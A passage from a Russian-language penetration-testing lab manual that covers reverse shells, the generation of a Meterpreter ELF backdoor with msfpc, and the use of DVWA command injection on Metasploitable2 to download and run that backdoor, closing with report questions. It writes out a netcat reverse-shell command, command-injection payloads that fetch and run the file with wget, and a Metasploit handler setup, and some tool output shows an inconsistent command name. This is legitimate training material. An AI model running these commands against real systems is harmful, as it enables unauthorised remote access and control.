Это частый случай с bind-шеллами, потому что вы устанавливаете подключение с вашей машины на Kali до машины цели, и почти любой фаерволл увидит входящее соединение с портом 1234 (это странный порт), и не позволит подключение к нему. В итоге тестирование провалится. Вот почему более распространенная форма шеллов называется обратным или reverse shell, и он работает наоборот, по сравнению с bind-шеллом. Заставим тестовую машину саму устанавливать соединение с вами.

### 4.3. Reverse Shell

Рассмотрим как выглядит Reverse Shell. Вместо того, чтобы прослушивать порт, скажем «запусти bash шелл». В адресной строке нужно указать ip-адрес VM Kali Linux и порт 1234.

```
nc -e /bin/bash 10.0.X.* 1234
```

После того, как вы нажмете клавишу «enter», запустится «netcat», и вместо привязывания шелла к порту, и прослушивания порта, ожидания подключения, будет сделано обратное, т.е. шелл будет отправлен на айпи адрес и порт, который вы указали.

Перед тем, как вы нажмем «enter», вы должны слушать входящее соединение.

На VM Kali Linux откройте терминал и выполните команду.


```
nc -lp 1234
```

Мы прослушиваем входящие соединения.



Откройте новое окно терминала и просканируйте входящие соединения на ВМ Kali Linux, с помощью nmap.

```
nmap -p1234 localhost
```



```
(root@test-kali)-[~]  
# nmap -p 1234 localhost  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 16:16 EST  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000053s latency).  
Other addresses for localhost (not scanned): ::1  
  
PORT      STATE SERVICE  
1234/tcp  open  hotline  
  
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds  
  
(root@test-kali)-[~]  
#
```

Рисунок 82. Сканирование порта 1234

Как видите, порт 1234 открыт, и прослушивает входящие соединения.

Перейдите в браузер и введите команды ls, pwd, id. Сделайте screenshot результата.

Другими словами, вы сделали следующее: вы сказали «netcat» запустить bash-шелл, и послать его на ваш ip-адрес и порт 1234. В этом случае, если в соединении был бы файрволл, то подключение совершилось, так как соединение не входящее, а исходящее от машины «Metasploitable2». Файрволл как правило не запрещает исходящие соединения, потому что в корпоративной среде большинство компьютеров и ноутбуков, имеют доступ к интернету, но из интернета их не видно.

#### 4.4. Создаем бэкдор Metasploit

Вы научитесь создавать бэкдор, с помощью которого сможете получить шелл Meterpreter, который вы будете использовать вместе с Metasploit.


Вместо обычного шелла netcat-a, вы получите более продвинутый шелл meterpreter-a.

Создайте исполняемый файл, который позволит вам использовать шелл meterpreter-a. Для этого воспользуйтесь скриптом сервиса msfrc, который работает на базе msfvenom. Metasploit venom – это инструмент, с помощью которого можно

создавать пэйлоады, но сейчас вы будете рассматривать msfpc, который гораздо проще в использовании, нежели msfvenom. Если вы введете команду

```
msfpc -h
```

то увидите огромное количество различных типов пэйлоадов:



```
(root@test-kali)-[~]
# msfpc -h
[*] MSFvenom Payload Creator (MSFPC v1.4.5)


/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
Example: /usr/bin/msfpc windows 192.168.1.10 # Windows
         /usr/bin/msfpc elf bind eth0 4444 # Linux, ELF
         /usr/bin/msfpc stageless cmd py https # Python,
         /usr/bin/msfpc verbose loop eth1 # A payload
         /usr/bin/msfpc msf batch wan # All possible
         /usr/bin/msfpc help verbose # Help screen

<TYPE>:
+ APK
+ ASP
+ ASPX
```

Рисунок 83. Помощник по msfpc

Можно создавать пэйлоады, которые будут влиять на машины на Windows, aspx файлы, или powershell, а также линукс .elf и т.д.

Скопируйте шаблон для заполнения в самом верху вывода команды, и вставьте в консоль для постепенного заполнения:



```
(root@test-kali)-[~]
# /usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
```

Рисунок 84. Использование msfpc

Удалите последние два параметра и в третьем оставьте TCP. После этого нужно выбрать параметр STAGED или STAGELESS. Что это такое? STAGELESS-пэйлоад более самостоятелен, так как сам запускается, выполняется, и внутри у него есть весь необходимый функционал. А вот STAGED-пэйлоад разделен на несколько частей. Сначала выполняется первая часть, а затем вторая. Удалите этот параметр полностью.

Важным для вас будет следующее: какой шелл вы будете использовать BIND-SHELL или REVERSE-SHELL. Вы уже знаете разницу между ними, поэтому выбирайте использование обратного шелла.

Затем нужно выбрать хотите ли, чтобы это был пэйлоад Metasploit или команда, которую вы хотите запустить. Выберите опцию CMD, чтобы затем выбрать команду, которую хотите запустить. Или же можете выбрать пэйлоад Metasploit, чтобы потом работать в шелле meterpreter-a. Благодаря последнему пэйлоаду, у вас будет больше возможностей, выбирайте опцию MSF.

Далее вам нужно выбрать порт – это 4444.

После этого укажите ip-адрес. В данном случае это будет ip-адрес вашей VM Kali Linux, потому что это обратный шелл.

И в конце, а вернее в начале, вам нужно выбрать тип пэйлоада, который вы хотите сгенерировать. Другими словами, на какой системе вы будете его запускать, и в каком приложении. Укажите пэйлоад для Линукса.


Запись будет иметь вид:



```
(root@test-kali)-[~]
# /usr/bin/msfpayload linux 10.0.100.4 4444 MSF REVERSE TCP
[*] MSFvenom Payload Creator (MSFPAY v1.4.5)
[i] IP: 10.0.100.4
[i] PORT: 4444
[i] TYPE: linux (linux/x86/meterpreter/reverse_tcp)
[i] CMD: msfpayload -p linux/x86/meterpreter/reverse_tcp -f elf \
--platform linux -a x86 -e generic/nop LHOST=10.0.100.4 LPORT=4444 \
> '/root/linux-meterpreter-staged-reverse-tcp-4444.elf'
```

Рисунок 85. Создание эксплойта

Жмите «Enter», и дайте инструменту творить магию:



```
(root@test-kali)-[~]
# /usr/bin/msfpayload linux 10.0.100.4 4444 MSF REVERSE TCP
[*] MSFvenom Payload Creator (MSFPAY v1.4.5)
[i] IP: 10.0.100.4
[i] PORT: 4444
[i] TYPE: linux (linux/x86/meterpreter/reverse_tcp)
[i] CMD: msfpayload -p linux/x86/meterpreter/reverse_tcp -f elf \
--platform linux -a x86 -e generic/nop LHOST=10.0.100.4 LPORT=4444 \
> '/root/linux-meterpreter-staged-reverse-tcp-4444.elf'

[i] linux meterpreter created: '/root/linux-meterpreter-staged-reverse-tcp-4444.elf'

[i] MSF handler file: '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'
[i] Run: msfconsole -q -r '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!


(root@test-kali)-[~]
```

Рисунок 86. Создание эксплойта

Обратите внимание на строку CMD и команду, которую вы бы вводили, используя msfvenom, но это не пришлось делать, так как есть опция CMD, и за вас была проделана вся работа.

В итоге вы создали исполняемый файл с расширением «.elf». В дополнении ко всему у вас создается скрипт Metasploit.


Теперь можно запустить этот скрипт. Скопируйте эту строку с параметрами и вставьте в новое окно терминала:



```
(root@kali)-[~]
# msfconsole -q -r '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'
```

Рисунок 87. Запуск скрипта

Эта команда запускает Metasploit и в фоновом режиме запускает «handler-metasploit» — это часть metasploit, которая занимается входящим подключением от обратного шелла, почти также как и в случае с netcat в режиме прослушивания, когда вы использовали обратный шелл.



```
(root@kali)-[~]
# msfconsole -q -r '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'

[*] Processing /root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc for ERB directives.
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set PAYLOAD linux/x86/meterpreter
PAYLOAD => linux/x86/meterpreter/reverse_tcp
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set LHOST 10.0.100.4
LHOST => 10.0.100.4
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set LPORT 4444
LPORT => 4444
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.100.4:4444
msf6 exploit(multi/handler) > 
```


Рисунок 88. Запуск handler-metasploit

Он ждет подключение от пэйлоада meterpreter.

Вам нужно загрузить этот исполняемый файл, а затем запустить его на удаленной системе. Для этого познакомимся с уязвимостью выполнения команд (Command Execution) веб-приложений. Уязвимость выполнения команд, как следует из имени, позволяет вам запускать и выполнять команды на машине цели без необходимости загружать php-шелл. Вы можем сразу выполнять команды в системе.

Такое можно увидеть в приложениях, которые позволяют проверить пинг на сайте, и эти значения отображаются на самой странице. Если эти функции настроены неправильно, то вы сможете комбинировать команды. Обычно ограничиваются типы запускаемых команд.

Предположим, что есть веб-сайт, который позволяет проверить пинг других веб-сайтов. Этот веб-сайт в реальности запрещает все, кроме команды ping, и не разрешает ничего другого. Если неправильно его настроить, то вы можете запустить более одной команды и это даст вам доступ к функционалу операционной системы, на которой хостится этот веб-сайт. Рассмотрим этот пример на сайте DVWA:



*Рисунок 89. Раздел Command Execution*

Если ввести локальный айпи-адрес, то на сайте отобразится время на выполнение команды.

127.0.0.1



## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.269 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.201 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2001ms  
rtt min/avg/max/mdev = 0.014/0.161/0.269/0.108 ms
```

### More info

Рисунок 90. Результат выполнения команды `ping`

Что произойдет, если вы объедините его с другой командой? Введите ваш локальный ip-адрес и добавьте команду `pwd`, перед которой будут стоять два амперсанда. Сделайте screenshot полученного результата.

```
127.0.0.1 && pwd
```

В выводе вы получили текущую директорию (самая нижняя строчка). Но самое важное то, что вы запустили не одну команду, а две, что очень хорошо для тестировщика.

Давайте проверим, запущен ли `wget` в этой системе. Для этого напишите команду:

```
127.0.0.1 && wget -h
```

И к счастью для вас «`wget`» был запущен. Все, что остается, так это использовать «`wget`», чтобы подключиться к ВМ Kali Linux и скачать `.elf` файл.

Перед этим вам нужно настроить ВМ Kali Linux в качестве веб-сервера и поместить этот «`.elf`» файл в директорию, чтобы вы могли его скачать через `wget` на машину цели. Скопируйте данный файл в директорию `/var/www/html`. Команда будет выглядеть так:

```
cp linux-meterpreter-staged-reverse-tcp-4444.elf /var/www/html/backdoor.elf
```

Далее запустите сервер Apache2, с помощью команды

```
systemctl start apache2
```

```
(root@test-kali)-[~]
# systemctl start apache2

(root@test-kali)-[~]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2022-12-05 16:56:42 EST; 19s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 77600 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 77617 (apache2)
    Tasks: 6 (limit: 4628)
   Memory: 18.9M
```

Рисунок 91. Запуск веб-сервера apache2

Теперь на вашей VM Kali Linux запущен веб-сервер, и на нем есть файл «backdoor.elf».

Возвращайтесь к DVWA, и введите команду, чтобы скачать файл с VM Kali Linux.

```
127.0.0.1 && wget http://10.0.X.*/backdoor.elf
```

Проверьте прошла ли загрузка, запустив команду «ls».

```
127.0.0.1 && ls
```




Рисунок 92. Проверка содержимого в папке на удаленной машине

Отлично. Вы смогли загрузить файл с VM Kali Linux на VM Metasploitable2. Итак, перед запуском файла нужно сделать его исполняемым. Это делается с помощью команды «chmod +x backdoor.elf». Запустите ее по аналогии с предыдущими командами. Если все прошло корректно, то, выполнив команду

```
127.0.0.1 && ls -l
```

вы увидите x напротив файла бэкдора. Сделайте screenshot результата.

Последний шаг. Запуск файла. Это делается с помощью команды.

```
127.0.0.1 && ./backdoor.elf
```




Рисунок 93. Запуск backdoor

Переходим в терминал, и у вас есть открытая сессия.

```
[*] Started reverse TCP handler on 10.0.100.4:4444
msf6 exploit(multi/handler) > [*] Stage encoding is not supported for linux/x86/meterpreter/reverse_tcp
[*] Sending stage (1017704 bytes) to 10.0.100.5
[*] Meterpreter session 1 opened (10.0.100.4:4444 → 10.0.100.5:46853) at 2022-12-05 17:01:00 -0500
msf6 exploit(multi/handler) > █
```

Рисунок 94. Открытая сессия meterpreter

Чтобы взаимодействовать с сессией, нужно ввести команду

```
sessions -i 1
```

где i значит interact (взаимодействие):

Готово. Теперь у вас есть шелл meterpreter, который позволяет вам взаимодействовать с системой на Metasploitable2. Например, можно выполнить команду.

```
sysinfo
```

Сделайте screenshot результата.

Для того, чтобы перейти в стандартный терминал линукс, нужно ввести команду

```
shell
```

Вот, собственно, и все. Таким образом можно запустить бэкдор, который даст вам доступ к шеллу meterpreter, и захватить шелл используя Metasploit Framework.



Конечно, для того, чтобы запустить бэкдор, вам понадобилось использовать уязвимость веб-приложения, скачать исполняемый файл на машину, и запустить его на этой машине. Это всего лишь один из возможных способов.

В отчёте о выполненной работе необходимо указать:

- скриншоты выполненных команд;
- что такое bind shell?
- что такое reverse shell?
- как расшифровывается DVWA?
- мы вручную запускали сервис Apache2. С помощью какой команды можно поставить его в автозагрузку?
- как использовать netcat для получения shell цели?